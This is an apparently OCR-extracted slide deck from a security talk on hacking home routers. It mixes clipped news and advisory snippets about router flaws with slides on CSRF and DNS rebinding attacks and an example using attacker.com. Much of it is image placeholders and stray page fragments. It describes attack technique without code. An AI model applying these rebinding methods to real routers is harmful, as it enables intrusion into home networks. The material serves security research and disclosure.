How to Hack Millions of Routers

Craig Heffner, Seismic LLC

SOHO Router…Security?

DD-WRT (httpd service) Remote Command Execution Vulnerability

GNUCITIZEN
Information Security Think Tank

Blog Archive About Portfolio Contact Home The Outfit The Network Search

BT HOME FLUB: PWNIN THE BT HOME HUB

published: October 8th, 2007

OK, let me get to the point. The **BT Home Hub**, which is probably the most popular home router in the UK, is susceptible to critical vulnerabilities.

Home > Security

News

D-Link issues fixes for router vulnerabilities

Taiwanese firm says flaw could allow hackers to access administrative settings

By Jeremy Kirk
January 15, 2010 11:28 AM ET Comments (6) Recommended (21) Share

IDG News Service - Router manufacturer D-Link Corp. today admitted that some of its routers have a vulnerability that could allow hackers access to a device's administrative settings. The Taipei, Taiwan-based form said that it

Linksys Wi-Fi router vulnerability discovered

Marguerite Reardon | June 4, 2004 8:58 PM PDT

February 15, 2007 3:33 PM PST

Hack lets intruders sneak into home routers

By Joris Evers
Staff Writer, CNET News

37 comments

ASUS WL-500W Wireless Router Two Vulnerabilities

Report ID:	SA200904719
Source:	Secunia
Date of Discovery:	03.09.2009
Criticality:	Urgent
Affects:	ASUS WL-500W Wireless Router
Compromise From:	From remote
Compromise Type:	System access
	Unknown

Summary

Two vulnerabilities have been reported in ASUS WL-500W wireless router. One vulnerability has an unknown while the other can be exploited to compromise a vulnerable device.

Welcome Google user!

More headlines related to "t":

- Windows 7: Moving beyond Vista
- My uncle's quest for a beer-fetching robot
- In search of a do-it-yourself Wall-E
- A user's guide to robotics higher ed
- More matching headlines »

Add CNET News to Google

Add CNET News headlines to your Google homepage or Google reader.

add to G

Related Stories

If you haven't changed the default password on your home router, let this recent threat serve as a reminder.

Common Attack Techniques

- Cross Site Request Forgery
  - No trust relationship between browser and router
  - Can't forge Basic Authentication credentials
  - Anti-CSRF
  - Limited by the same origin policy

- DNS Rebinding
  - Rebinding prevention by OpenDNS / NoScript / DNSWall
  - Most rebinding attacks no longer work
  - *Most…*


Multiple A Record Attack

- Better known as DNS load balancing / redundancy
- Return multiple IP addresses in DNS response
  - Browser attempts to connect to each IP addresses in order
  - If one IP goes down, browser switches to the next IP in the list
- Limited attack
  - Can rebind to any public IP address
  - Can't rebind to an RFC1918 IP addresses

Rebinding to a Public IP


Target IP:	2.3.5.8
Attacker IP:	1.4.1.4
Attacker Domain:	attacker.com

1.4.1.4




2.3.5.8


Rebinding to a Public IP




Rebinding to a Public IP




Rebinding to a Public IP




Rebinding to a Public IP




Rebinding to a Public IP



